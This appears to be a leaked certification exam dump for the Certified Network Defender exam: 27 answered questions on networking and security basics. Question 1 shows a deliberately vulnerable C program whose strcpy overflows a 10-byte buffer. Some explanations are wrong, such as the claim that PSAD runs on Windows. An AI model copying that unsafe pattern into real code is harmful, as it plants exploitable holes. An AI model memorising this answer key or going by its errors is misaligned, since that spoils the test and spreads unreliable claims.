312-38.VCEplus.premium.exam.383q

Number: 312-38
Passing Score: 800
Time Limit: 120 min
File Version: 1.0

312-38

Certified Network Defender

Version 1.0

Exam A

QUESTION 1
John works as a C programmer. He develops the following C program:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int buffer(char *str) {
char buffer1[10];
strcpy(buffer1, str);
return 1;
}
int main(int argc, char *argv[]) {
buffer (argv[1]);
printf("Executed\n");
return 1;
}
```

His program is vulnerable to a _____ attack.

A. SQL injection
B. Denial-of-Service
C. Buffer overflow
D. Cross site scripting

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:
Explanation:
This program takes a user-supplied string and copies it into 'buffer1', which can hold up to 10 bytes of data. If a user sends more than 10 bytes, it would result in a buffer overflow.

QUESTION 2
DRAG DROP

Drag and drop the terms to match with their descriptions.

Select and Place:

	Terms	Description
Backdoor	Place Here	It is malicious software program that contains hidden code and masquerades itself as a normal program.
Spamware	Place Here	It is a technique used to determine which of a range of IP addresses map to live hosts.
Ping sweep	Place Here	It is software designed by or for spammers to send out automated spam e-mail.
Trojan horse	Place Here	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

Correct Answer:

	Terms	Description
Backdoor	Trojan horse	It is malicious software program that contains hidden code and masquerades itself as a normal program.
Spamware	Ping sweep	It is a technique used to determine which of a range of IP addresses map to live hosts.
Ping sweep	Spamware	It is software designed by or for spammers to send out automated spam e-mail.
Trojan horse	Backdoor	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Following are the terms with their descriptions:

Terms	Description
Trojan horse	It is a malicious software program that contains hidden code and masquerades itself as a normal program.
Ping sweep	It is a technique used to determine which of a range of IP addresses map to live hosts.
Spamware	It is software designed by or for spammers to send out automated spam e-mail.
Backdoor	It is any program that allows a hacker to connect to a computer without going through the normal authentication process.

A Trojan horse is a malicious software program that contains hidden code and masquerades itself as a normal program. When a Trojan horse program is run, its hidden code runs to destroy or scramble data on the hard disk. An example of a Trojan horse is a program that masquerades as a computer logon to retrieve user names and password information. The developer of a Trojan horse can use this information later to gain unauthorized access to computers. Trojan horses are normally spread by e-mail attachments. Ping sweep is a technique used to determine which of a range of IP addresses map to live hosts. It consists of ICMP ECHO requests sent to multiple hosts. If a given address is live, it will return an ICMP ECHO reply. A ping is often used to check that a network device is functioning. To disable ping sweeps on a network, administrators can block ICMP ECHO requests from outside sources. However, ICMP TIMESTAMP and ICMP INFO can be used in a similar manner. Spamware is software designed by or for spammers to send out automated spam e-mail. Spamware is used to search for e-mail addresses to build lists of e-mail addresses to be used either for spamming directly or to be sold to spammers. The spamware package also includes an e-mail harvesting tool. A backdoor is any program that allows a hacker to connect to a computer without going through the normal authentication process. The main advantage of this type of attack is that the network traffic moves from inside a network to the hacker's computer. The traffic moving from inside a network to the outside world is typically the least restrictive, as companies are more concerned about what comes into a network, rather than what leaves it. It, therefore, becomes hard to detect backdoors.

QUESTION 3
FILL BLANK

Fill in the blank with the appropriate term. _____ is the complete network configuration and information toolkit that uses multi-threaded and multi-connection technologies in order to be very fast and efficient.

Correct Answer: NetRanger
Section: (none)
Explanation

Explanation/Reference:
Explanation:
NetRanger is the complete network configuration and information toolkit that includes the following tools: a Ping tool, Trace Route tool, Host Lookup tool, Internet time synchronizer, Whois tool, Finger Unix hosts tool, Host and port scanning tool, check multiple POP3 mail accounts tool, manage dialup connections tool, Quote of the day tool, and monitor Network Settings tool. These tools are integrated in order to use an application interface with full online help. NetRanger is designed for both new and experienced users. This tool is used to help diagnose network problems and to get information about users, hosts, and networks on the Internet or on a user computer network. NetRanger uses multi-threaded and multi-connection technologies in order to be very fast and efficient.

QUESTION 4
FILL BLANK

Fill in the blank with the appropriate term. A _____device is used for uniquely recognizing humans based upon one or more intrinsic physical or behavioral traits.

Correct Answer: biometric
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A biometric device is used for uniquely recognizing humans based upon one or more intrinsic, physical, or behavioral traits.
Biometrics is used as a form of identity access management and access control. It is also used to identify individuals in groups that are under surveillance. Biometric characteristics can be divided into two main classes:
1. Physiological: These devices are related to the shape of the body. These are not limited to the fingerprint, face recognition, DNA, hand and palm geometry, and iris recognition, which has largely replaced the retina and odor/scent.
2. Behavioral: These are related to the behavior of a person. They are not limited to the typing rhythm, gait, and voice.

QUESTION 5 Which of the following analyzes network traffic to trace specific transactions and can intercept and log traffic passing over a digital network? Each correct answer represents a complete solution. Choose all that apply.

A. Wireless sniffer

B. Spectrum analyzer
C. Protocol analyzer
D. Performance Monitor

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Protocol analyzer (also known as a network analyzer, packet analyzer or sniffer, or for particular types of networks, an Ethernet sniffer or wireless sniffer) is computer software or computer hardware that can intercept and log traffic passing over a digital network. As data streams flow across the network, the sniffer captures each packet and, if needed, decodes and analyzes its content according to the appropriate RFC or other specifications.
Answer option D is incorrect. Performance Monitor is used to get statistical information about the hardware and software components of a server.
Answer option B is incorrect. A spectrum analyzer, or spectral analyzer, is a device that is used to examine the spectral composition of an electrical, acoustic, or optical waveform. It may also measure the power spectrum.

QUESTION 6
In which of the following conditions does the system enter ROM monitor mode? Each correct answer represents a complete solution. Choose all that apply.

A. The router does not have a configuration file.
B. There is a need to set operating parameters.
C. The user interrupts the boot sequence.
D. The router does not find a valid operating system image.

Correct Answer: DC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The system enters ROM monitor mode if the router does not find a valid operating system image, or if a user interrupts the boot sequence. From ROM monitor mode, a user can boot the device or perform diagnostic tests.
Answer option A is incorrect. If the router does not have a configuration file, it will automatically enter Setup mode when the user switches it on. Setup mode creates an initial configuration. Answer option B is incorrect. Privileged EXEC is used for setting operating parameters.

QUESTION 7
Which of the following protocols is used for exchanging routing information between two gateways in a network of autonomous systems?

A. IGMP
B. ICMP
C. EGP
D. OSPF

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
EGP stands for Exterior Gateway Protocol. It is used for exchanging routing information between two gateways in a network of autonomous systems. This protocol depends upon periodic polling with proper acknowledgements to confirm that network connections are up and running, and to request for routing updates. Each router requests its neighbor at an interval of 120 to 480 seconds, for sending the routing table updates. The neighbor host then responds by sending its routing table. EGP-2 is the latest version of EGP.
Answer option B is incorrect. Internet Control Message Protocol (ICMP) is a maintenance protocol that allows routers and host computers to swap basic control information when data is sent from one computer to another. It is generally considered a part of the IP layer. It allows the computers on a network to share error and status information. An ICMP message, which is encapsulated within an IP datagram, is very useful to troubleshoot the network connectivity and can be routed throughout the Internet.
Answer option A is incorrect. Internet Group Management Protocol (IGMP) is a communication protocol that multicasts messages and information among all member devices in an IP multicast group. However, multicast traffic is sent to a single MAC address but is processed by multiple hosts. It can be effectively used for gaming and showing online videos. IGMP is vulnerable to network attacks.
Answer option D is incorrect. Open Shortest Path First (OSPF) is a routing protocol that is used in large networks. Internet Engineering Task Force (IETF) designates OSPF as one of the Interior Gateway Protocols. A host uses OSPF to obtain a change in the routing table and to immediately multicast updated information to all the other hosts in the network.

QUESTION 8
Which of the following is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment?

A. Sequence Number
B. Header Length
C. Acknowledgment Number
D. Source Port Address

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Source Port Address is a 16-bit field that identifies the source port number of the application program in the host that is sending the segment.
Answer option C is incorrect. This is a 32-bit field that identifies the byte number that the sender of the segment is expecting to receive from the receiver.
Answer option B is incorrect. This is a 4-bit field that defines the 4-byte words in the TCP header. The header length can be between 20 and 60 bytes. Therefore, the value of this field can be between 5 and 15. Answer option A is incorrect. This is a 32-bit field that identifies the number assigned to the first byte of data contained in the segment.

QUESTION 9
FILL BLANK

Fill in the blank with the appropriate term. _____ is typically carried out by a remote attacker attempting to gain information or access to a network on which it is not authorized or allowed.

Correct Answer: Network reconnaissance
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Network reconnaissance is typically carried out by a remote attacker attempting to gain information or access to a network on which it is not authorized or allowed. Network reconnaissance is increasingly used to exploit network standards and automated communication methods. The aim is to determine what types of computers are present, along with additional information about those computers such as the type and version of the operating system. This information can be analyzed for known or recently discovered vulnerabilities that can be exploited to gain access to secure networks and computers. Network reconnaissance is possibly one of the most common applications of passive data analysis. Early generation techniques, such as TCP/IP passive fingerprinting, have accuracy issues that tended to make it ineffective. Today, numerous tools exist to make reconnaissance easier and more effective.

QUESTION 10
FILL BLANK

Fill in the blank with the appropriate term. The _____is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions.

Correct Answer: DCAP
Section: (none)
Explanation

Explanation/Reference:
Explanation:
The Data Link Switching Client Access Protocol (DCAP) is an application layer protocol that is used between workstations and routers for transporting SNA/NetBIOS traffic over TCP sessions. It was introduced in order to address a few deficiencies by the Data Link Switching Protocol (DLSw). The DLSw raises the important issues of scalability and efficiency, and since DLSw is a switch-to-switch protocol, it is not efficient when implemented on workstations. DCAP was introduced in order to address these issues.

QUESTION 11
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:

„It is a Linux-based WLAN WEP cracking tool that recovers encryption keys. It operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys.“

Which of the following tools is John using to crack the wireless encryption keys?

A. PsPasswd
B. Kismet
C. AirSnort

D. Cain

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
AirSnort is a Linux-based WLAN WEP cracking tool that recovers encryption keys. AirSnort operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys.
Answer option B is incorrect. Kismet is a Linux-based 802.11 wireless network sniffer and intrusion detection system. It can work with any wireless card that supports raw monitoring (rfmon) mode. Kismet can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet can be used for the following tasks:
To identify networks by passively collecting packets
To detect standard named networks
To detect masked networks
To collect the presence of non-beaconing networks via data traffic
Answer option D is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks:
Dictionary attack
Brute force attack
Rainbow attack
Hybrid attack
Answer option A is incorrect. PsPasswd is a tool that helps Network Administrators change an account password on the local or remote system. The command syntax of PsPasswd is as follows:
pspasswd [\\computer[,computer[,..] | @file [-u user [-p psswd]] Username [NewPassword]

Parameter	Description
@file	Runs the command on each computer listed in the specified text file.
-u	Specifies an optional user name for login to a remote computer.
-p	Specifies an optional password for a user name.
Username	Specifies the name of account for password change.
NewPassword	Creates a new password. If omitted, a NULL password is applied.

QUESTION 12 Which of the following is a process that detects a problem, determines its cause, minimizes the damages, resolves the problem, and documents each step of response for future reference?

A. Incident response
B. Incident handling
C. Incident management
D. Incident planning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Incident response is a process that detects a problem, determines its cause, minimizes the damages, resolves the problem, and documents each step of response for future reference. One of the primary goals of incident response is to "freeze the scene". There is a close relationship between incident response, incident handling, and incident management. The primary goal of incident handling is to contain and repair any damage caused by an event and to prevent any further damage. Incident management manages the overall process of an incident by declaring the incident and preparing documentation and post-mortem reviews after the incident has occurred.
Answer option B is incorrect. The primary goal of incident handling is to contain and repair any damage caused by an event and to prevent any further damage.
Answer option C is incorrect. It manages the overall process of an incident by declaring the incident and preparing documentation and post-mortem reviews after the incident has occurred. Answer option D is incorrect. This is an invalid option.

QUESTION 13
Which of the following is designed to detect the unwanted presence of fire by monitoring environmental changes associated with combustion?

A. Fire sprinkler

B. Fire suppression system
C. Fire alarm system
D. Gaseous fire suppression

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
An automatic fire alarm system is designed for detecting the unwanted presence of fire by monitoring environmental changes associated with combustion. In general, a fire alarm system is classified as either automatically actuated, manually actuated, or both. Automatic fire alarm systems are intended to notify the building occupants to evacuate in the event of a fire or other emergency, to report the event to an off-premises location in order to summon emergency services, and to prepare the structure and associated systems to control the spread of fire and smoke.
Answer option B is incorrect. A fire suppression system is used in conjunction with smoke detectors and fire alarm systems to improve and increase public safety.
Answer option D is incorrect. Gaseous fire suppression is a term to describe the use of inert gases and chemical agents to extinguish a fire.
Answer option A is incorrect. A fire sprinkler is the part of a fire sprinkler system that discharges water when the effects of a fire have been detected, such as when a predetermined temperature has been reached.

QUESTION 14 Which of the following is an intrusion detection system that monitors and analyzes the internals of a computing system rather than the network packets on its external interfaces?

A. IPS
B. HIDS
C. DMZ
D. NIDS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A host-based intrusion detection system (HIDS) produces a false alarm because of the abnormal behavior of users and the network. A host-based intrusion detection system (HIDS) is an intrusion detection system that monitors and analyses the internals of a computing system rather than the network packets on its external interfaces. A host-based Intrusion Detection System (HIDS) monitors all or parts of the dynamic behavior and the state of a computer system. HIDS looks at the state of a system, its stored information, whether in RAM, in the file system, log files or elsewhere; and checks that the contents of these appear as expected.
Answer option D is incorrect. A network intrusion detection system (NIDS) is an intrusion detection system that tries to detect malicious activity such as denial of service attacks, port scans or even attempts to crack into computers by monitoring network traffic. A NIDS reads all the incoming packets and tries to find suspicious patterns known as signatures or rules. It also tries to detect incoming shell codes in the same manner that an ordinary intrusion detection system does.
Answer option A is incorrect. IPS (Intrusion Prevention Systems), also known as Intrusion Detection and Prevention Systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of "intrusion prevention systems" are to identify malicious activity, log information about said activity, attempt to block/stop activity, and report activity. An IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address. An IPS can also correct CRC, unfragment packet streams, prevent TCP sequencing issues, and clean up unwanted transport and network layer options.
Answer option C is incorrect. DMZ, or demilitarized zone, is a physical or logical subnetwork that contains and exposes an organization's external services to a larger untrusted network, usually the Internet. The term is normally referred to as a DMZ by IT professionals. It is sometimes referred to as a Perimeter Network. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ rather than any other part of the network.

QUESTION 15 Which of the following types of VPN uses the Internet as its main backbone, allowing users, customers, and branch offices to access corporate network resources across various network architectures?

A. PPTP VPN
B. Remote access VPN
C. Extranet-based VPN
D. Intranet-based VPN

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

An extranet-based VPN uses the Internet as its main backbone network, allowing users, customers, and branch offices to access corporate network resources across various network architectures. Extranet VPNs are almost identical to intranet VPNs, except that they are intended for external business partners.
Answer option D is incorrect. An intranet-based VPN is an internal, TCP/IP-based, password-protected network usually implemented for networks within a common network infrastructure having various physical locations. Intranet VPNs are secure VPNs that have strong encryption.
Answer option B is incorrect. A remote access VPN is one of the types of VPN that involves a single VPN gateway. It allows remote users and telecommuters to connect to their corporate LAN from various points of connections. It provides significant cost savings by reducing the burden of long distance charges associated with dial-up access. Its main security concern is authentication, rather than encryption. Answer option A is incorrect. The PPTP VPN is one of the types of VPN technology.

QUESTION 16 Which of the following is a protocol that describes an approach to providing "streamlined" support of OSI application services on top of TCP/IP-based networks for some constrained environments?

A. Network News Transfer Protocol
B. Lightweight Presentation Protocol
C. Internet Relay Chat Protocol
D. Dynamic Host Configuration Protocol

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Lightweight Presentation Protocol (LPP) is a protocol that describes an approach to providing "streamlined" support of OSI application services on top of TCP/IP-based networks for some constrained environments. This protocol was initially derived from a requirement to run the ISO Common Management Information Protocol (CMIP) in TCP/IP-based networks.
This protocol is designed for a particular class of OSI applications, namely those entities whose application context includes only an Association Control Service Element (ACSE) and a Remote Operations Service Element (ROSE). Answer option D is incorrect. The Dynamic Host Configuration Protocol (DHCP) is a computer networking protocol used by hosts (DHCP clients) to retrieve IP address assignments and other configuration information. DHCP uses a clientserver architecture. The client sends a broadcast request for configuration information. The DHCP server receives the request and responds with configuration information from its configuration database. In the absence of DHCP, all hosts on a network must be manually configured individually - a time-consuming and often error-prone undertaking. DHCP is popular with ISP's because it allows a host to obtain a temporary IP address.
Answer option A is incorrect. Answer option C is incorrect. Internet Relay Chat (IRC) is a chat service, which is a client-server protocol that supports real-time text chat between two or more users over a TCPIP network.

QUESTION 17
You are an Administrator for a network at an investment bank. You are concerned about individuals breeching your network and being able to steal data before you can detect their presence and shut down their access. Which of the following is the best way to address this issue?

A. Implement a strong password policy.
B. Implement a strong firewall.
C. Implement a honeypot.
D. Implement network based antivirus.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A honey pot is designed to attract intruders to a false server that has no real data (but may seem to have valuable data). The specific stated purpose of a honey pot is as a backup plan in case an intruder does gain access to your network.
Answer option B is incorrect. The firewall may help reduce the chance of an intruder gaining access, but won't help protect you once they have gained access.

QUESTION 18
Which of the following is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients? Each correct answer represents a complete solution. Choose all that apply.

A. E-mail spam
B. Junk mail
C. Email spoofing
D. Email jamming

Correct Answer: AB

Section: (none)
Explanation

Explanation/Reference:
Explanation:
E-mail spam, also known as unsolicited bulk email (UBE), junk mail, or unsolicited commercial email (UCE), is the practice of sending unwanted e-mail messages, frequently with commercial content, in large quantities to an indiscriminate set of recipients.
Answer option C is incorrect. Email spoofing is a fraudulent email activity in which the sender address and other parts of the email header are altered to appear as though the email originated from a different source. Email spoofing is a technique commonly used in spam and phishing emails to hide the origin of the email message. By changing certain properties of the email, such as the From, Return-Path and Reply-To fields (which can be found in the message header), ill-intentioned users can make the email appear to be from someone other than the actual sender. The result is that, although the email appears to come from the address indicated in the From field (found in the email headers), it actually comes from another source.
Answer option D is incorrect. Email jamming is the use of sensitive words in e-mails to jam the authorities that listen in on them by providing a form of a red herring and an intentional annoyance. In this attack, an attacker deliberately includes "sensitive" words and phrases in otherwise innocuous emails to ensure that these are picked up by the monitoring systems. As a result, the senders of these emails will eventually be added to a "harmless" list and their emails will be no longer intercepted, hence it will allow them to regain some privacy.

QUESTION 19
FILL BLANK

Fill in the blank with the appropriate word. The _____risk analysis process analyzes the effect of a risk event deriving a numerical value.

Correct Answer: quantitative
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Quantitative risk analysis is a process to assess the probability of achieving particular project objectives, to quantify the effect of risks on the whole project objective, and to prioritize the risks based on the impact to the overall project risk. The quantitative risk analysis process analyzes the effect of a risk event deriving a numerical value. It also presents a quantitative approach to build decisions in the presence of uncertainty. The inputs for quantitative risk analysis are as follows:
Organizational process assets
Project scope statement
Risk management plan
Risk register
Project management plan

QUESTION 20
Which of the following is a tool that runs on the Windows OS and analyzes iptables log messages to detect port scans and other suspicious traffic?

A. Nmap
B. Hping
C. NetRanger
D. PSAD

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
PSAD is a tool that runs on the Windows OS and analyzes iptables log messages to detect port scans and other suspicious traffic. It includes many signatures from the IDS to detect probes for various backdoor programs such as EvilFTP, GirlFriend, SubSeven, DDoS tools (mstream, shaft), and advanced port scans (FIN, NULL, XMAS). If it is combined with fwsnort and the Netfilter string match extension, it detects most of the attacks described in the Snort rule set that involve application layer data.
Answer option C is incorrect. NetRanger is the complete network configuration and information toolkit that includes the following tools: Ping tool, Trace Route tool, Host Lookup tool, Internet time synchronizer, Whois tool, Finger Unix hosts tool, Host and port scanning tool, check multiple POP3 mail accounts tool, manage dialup connections tool, Quote of the day tool, and monitor Network Settings tool. These tools are integrated in order to use an application interface with full online help. NetRanger is designed for both new and experienced users. This tool is used to help diagnose network problems and to get information about users, hosts, and networks on the Internet or on a user computer network. NetRanger uses multi-threaded and multi-connection technologies in order to be very fast and efficient.
Answer option B is incorrect. Hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is one of the de facto tools for security auditing and testing of firewalls and networks. The new version of hping, hping3, is scriptable using the Tcl language and implements an engine for string based, human readable description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet manipulation and analysis in very short time. Like most tools used in computer security, hping is useful to both system administrators and crackers (or script kiddies).

Answer option A is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It is used to discover computers and services on a computer network, thus creating a "map" of the network. Just like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be able to determine various details about the remote computers. These include operating system, device type, uptime, software product used to run a service, exact version number of that product, presence of some firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux, Microsoft Windows, etc.

QUESTION 21
Which of the following is a distributed multi-access network that helps in supporting integrated communications using a dual bus and distributed queuing?

A. Logical Link Control
B. Token Ring network
C. Distributed-queue dual-bus
D. CSMA/CA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
In telecommunication, a distributed-queue dual-bus network (DQDB) is a distributed multi-access network that helps in supporting integrated communications using a dual bus and distributed queuing, providing access to local or metropolitan area networks, and supporting connectionless data transfer, connection-oriented data transfer, and isochronous communications, such as voice communications. IEEE 802.6 is an example of a network providing DQDB access methods.
Answer option B is incorrect. A Token Ring network is a local area network (LAN) in which all computers are connected in a ring or star topology and a bit- or token-passing scheme is used in order to prevent the collision of data between two computers that want to send messages at the same time. The Token Ring protocol is the second most widely-used protocol on local area networks after Ethernet. The IBM Token Ring protocol led to a standard version, specified as IEEE 802.5. Both protocols are used and are very similar. The IEEE 802.5 Token Ring technology provides for data transfer rates of either 4 or 16 megabits per second.
Answer option A is incorrect. The IEEE 802.2 standard defines Logical Link Control (LLC). LLC is the upper portion of the data link layer for local area networks.
Answer option D is incorrect. Carrier Sense Multiple Access/Collision Avoidance (CSMA/CA) is an access method used by wireless networks (IEEE 802.11). In this method, a device or computer that transmits data needs to first listen to the channel for an amount of time to check for any activity on the channel. If the channel is sensed as idle, the device is allowed to transmit data. If the channel is busy, the device postpones its transmission. Once the channel is clear, the device sends a signal telling all other devices not to transmit data, and then sends its packets. In Ethernet (IEEE 802.3) networks that use CSMA/CD, the device or computer continues to wait for a time and checks if the channel is still free. If the channel is free, the device transmits packets and waits for an acknowledgment signal indicating that the packets were received.

QUESTION 22 Which of the following is a distributed application architecture that partitions tasks or workloads between service providers and service requesters? Each correct answer represents a complete solution. Choose all that apply.

A. Client-server computing
B. Peer-to-peer (P2P) computing
C. Client-server networking
D. Peer-to-peer networking

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Client-server networking is also known as client-server computing. It is a distributed application architecture that partitions tasks or workloads between service providers (servers) and service requesters, called clients. Often clients and servers operate over a computer network on separate hardware. A server machine is a high-performance host that is running one or more server programs which share its resources with clients. A client does not share any of its resources, but requests a server's content or service function. Clients therefore initiate communication sessions with servers which await (listen to) incoming requests.
Answer options D and B are incorrect. Peer-to-peer (P2P) computing or networking is a distributed application architecture that partitions tasks or workloads between peers. Peers are equally privileged, equipotent participants in the application. They are said to form a peer-to-peer network of nodes. Peer-to-peer networking (also known simply as peer networking) differs from client-server networking, where certain devices have the responsibility to provide or "serve" data, and other devices consume or otherwise act as "clients" of those servers.

QUESTION 23
Which of the following is an attack on a website that changes the visual appearance of the site and seriously damages the trust and reputation of the website?

A. Website defacement
B. Zero-day attack
C. Spoofing
D. Buffer overflow

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:
Explanation:
Website defacement is an attack on a website that changes the visual appearance of the site. These are typically the work of system crackers, who break into a Web server and replace the hosted website with one of their own. Sometimes, the Defacer makes fun of the system administrator for failing to maintain server security. Most times, the defacement is harmless; however, it can sometimes be used as a distraction to cover up more sinister actions such as uploading malware.
A high-profile website defacement was carried out on the website of the company SCO Group following its assertion that Linux contained stolen code. The title of the page was changed from Red Hat vs. SCO to SCO vs. World with various satirical content.
Answer option D is incorrect. Buffer overflow is a condition in which an application receives more data than it is configured to accept. This usually occurs due to programming errors in the application. Buffer overflow can terminate or crash the application.
Answer option B is incorrect. A zero-day attack, also known as zero-hour attack, is a computer threat that tries to exploit computer application vulnerabilities which are unknown to others, undisclosed to the software vendor, or for which no security fix is available. Zero-day exploits (actual code that can use a security hole to carry out an attack) are used or shared by attackers before the software vendor knows about the vulnerability. User awareness training is the most effective technique to mitigate such attacks.
Answer option C is incorrect. Spoofing is a technique that makes a transmission appear to have come from an authentic source by forging the IP address, email address, caller ID, etc. In IP spoofing, a hacker modifies packet headers by using someone else's IP address to hide his identity. However, spoofing cannot be used while surfing the Internet, chatting on-line, etc. because forging the source IP address causes the responses to be misdirected.

QUESTION 24
Which of the following cables is made of glass or plastic and transmits signals in the form of light?

A. Coaxial cable
B. Twisted pair cable
C. Plenum cable
D. Fiber optic cable

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Fiber optic cable is also known as optical fiber. It is made of glass or plastic and transmits signals in the form of light. It is of cylindrical shape and consists of three concentric sections: the core, the cladding, and the jacket. Optical fiber carries much more information than conventional copper wire and is in general not subject to electromagnetic interference and the need to retransmit signals. Most telephone company's long-distance lines are now made of optical fiber. Transmission over an optical fiber cable requires repeaters at distance intervals. The glass fiber requires more protection within an outer cable than copper.
Answer option B is incorrect. Twisted pair cabling is a type of wiring in which two conductors (the forward and return conductors of a single circuit) are twisted together for the purposes of canceling out electromagnetic interference (EMI) from external sources. It consists of the following twisted pair cables:
Shielded Twisted Pair: Shielded Twisted Pair (STP) is a special kind of copper telephone wiring used in some business installations. An outer covering or shield is added to the ordinary twisted pair telephone wires; the shield functions as a ground. Twisted pair is the ordinary copper wire that connects home and many business computers to the telephone company. Shielded twisted pair is often used in business installations. Unshielded Twisted Pair: Unshielded Twisted Pair (UTP) is the ordinary wire used in home. UTP cable is also the most common cable used in computer networking. Ethernet, the most common data networking standard, utilizes UTP cables. Twisted pair cabling is often used in data networks for short and medium length connections because of its relatively lower costs compared to optical fiber and coaxial cable.UTP is also finding increasing use in video applications, primarily in security cameras. Many middle to high-end cameras include a UTP output with setscrew terminals. This is made possible by the fact that UTP cable bandwidth has improved to match the baseband of television signals.
Answer option A is incorrect. Coaxial cable is the kind of copper cable used by cable TV companies between the community antenna and user homes and businesses. Coaxial cable is sometimes used by telephone companies from their central office to the telephone poles near users. It is also widely installed for use in business and corporation Ethernet and other types of local area network. Coaxial cable is called "coaxial" because it includes one physical channel that carries the signal surrounded (after a layer of insulation) by another concentric physical channel, both running along the same axis. The outer channel serves as a ground. Many of these cables or pairs of coaxial tubes can be placed in a single outer sheathing and, with repeaters, can carry information for a great distance. It is shown in the figure below:

Answer option C is incorrect. Plenum cable is cable that is laid in the plenum spaces of buildings. The plenum is the space that can facilitate air circulation for heating and air conditioning systems, by providing pathways for either heated/ conditioned or return airflows. Space between the structural ceiling and the dropped ceiling or under a raised floor is typically considered plenum. However, some drop ceiling designs create a tight seal that does not allow for airflow and therefore may not be considered a plenum air-handling space. The plenum space is typically used to house the communication cables for the building's computer and telephone network.

QUESTION 25 Which of the following is a network that supports mobile communications across an arbitrary number of wireless LANs and satellite coverage areas?

A. LAN
B. WAN
C. GAN
D. HAN

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A global area network (GAN) is a network that is used for supporting mobile communications across an arbitrary number of wireless LANs, satellite coverage areas, etc. The key challenge in mobile communications is handing off the user communications from one local coverage area to the next.
Answer option B is incorrect. A wide area network (WAN) is a geographically dispersed telecommunications network. The term distinguishes a broader telecommunication structure from a local area network (LAN). A wide area network may be privately owned or rented, but the term usually connotes the inclusion of public (shared user) networks. An intermediate form of network in terms of geography is a metropolitan area network (MAN). A wide area network is also defined as a network of networks, as it interconnects LANs over a wide geographical area.
Answer option D is incorrect. A home area network (HAN) is a residential LAN that is used for communication between digital devices typically deployed in the home, usually a small number of personal computers and accessories, such as printers and mobile computing devices.
Answer option A is incorrect. The Local Area Network (LAN) is a group of computers connected within a restricted geographic area, such as residence, educational institute, research lab, and various other organizations. It allows the users to share files and services, and is commonly used for intra-office communication. The LAN has connections with other LANs via leased lines, leased services, or by tunneling across the Internet using the virtual private network technologies.

QUESTION 26
FILL BLANK

Fill in the blank with the appropriate term. A _____ network is a local area network (LAN) in which all computers are connected in a ring or star topology and a bit- or token-passing scheme is used for preventing the collision of data between two computers that want to send messages at the same time.

Correct Answer: Token Ring
Section: (none)
Explanation

Explanation/Reference:
Explanation:
A Token Ring network is a local area network (LAN) in which all computers are connected in a ring or star topology and a bit- or token-passing scheme is used in order to prevent the collision of data between two computers that want to send messages at the same time. The Token Ring protocol is the second most widely-used protocol on local area networks after Ethernet. The IBM Token Ring protocol led to a standard version, specified as IEEE 802.5. Both protocols are used and are very similar. The IEEE 802.5 Token Ring technology provides for data transfer rates of either 4 or 16 megabits per second. Working:
Empty information frames are constantly circulated on the ring. When a computer has a message to send, it adds a token to an empty frame and adds a message and a destination identifier to the frame. The frame is then observed by each successive workstation. If the workstation sees that it is the destination for the message, it copies the message from the frame and modifies the token back to 0. When the frame gets back to the originator, it sees that the token has been modified to 0 and that the message has been copied and received. It removes the message from the particular frame. The frame continues to circulate as an empty frame, ready to be taken by a workstation when it has a message to send.

QUESTION 27
Which of the following techniques is used for drawing symbols in public places for advertising an open Wi-Fi wireless network?

A. Spamming
B. War driving
C. War dialing
D. Warchalking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:
Warchalking is the drawing of symbols in public places to advertise an open Wi-Fi wireless network. Having found a Wi-Fi node, the warchalker draws a special symbol on a nearby object, such as a wall, the pavement, or a lamp post. The name warchalking is derived from the cracker terms war dialing and war driving.
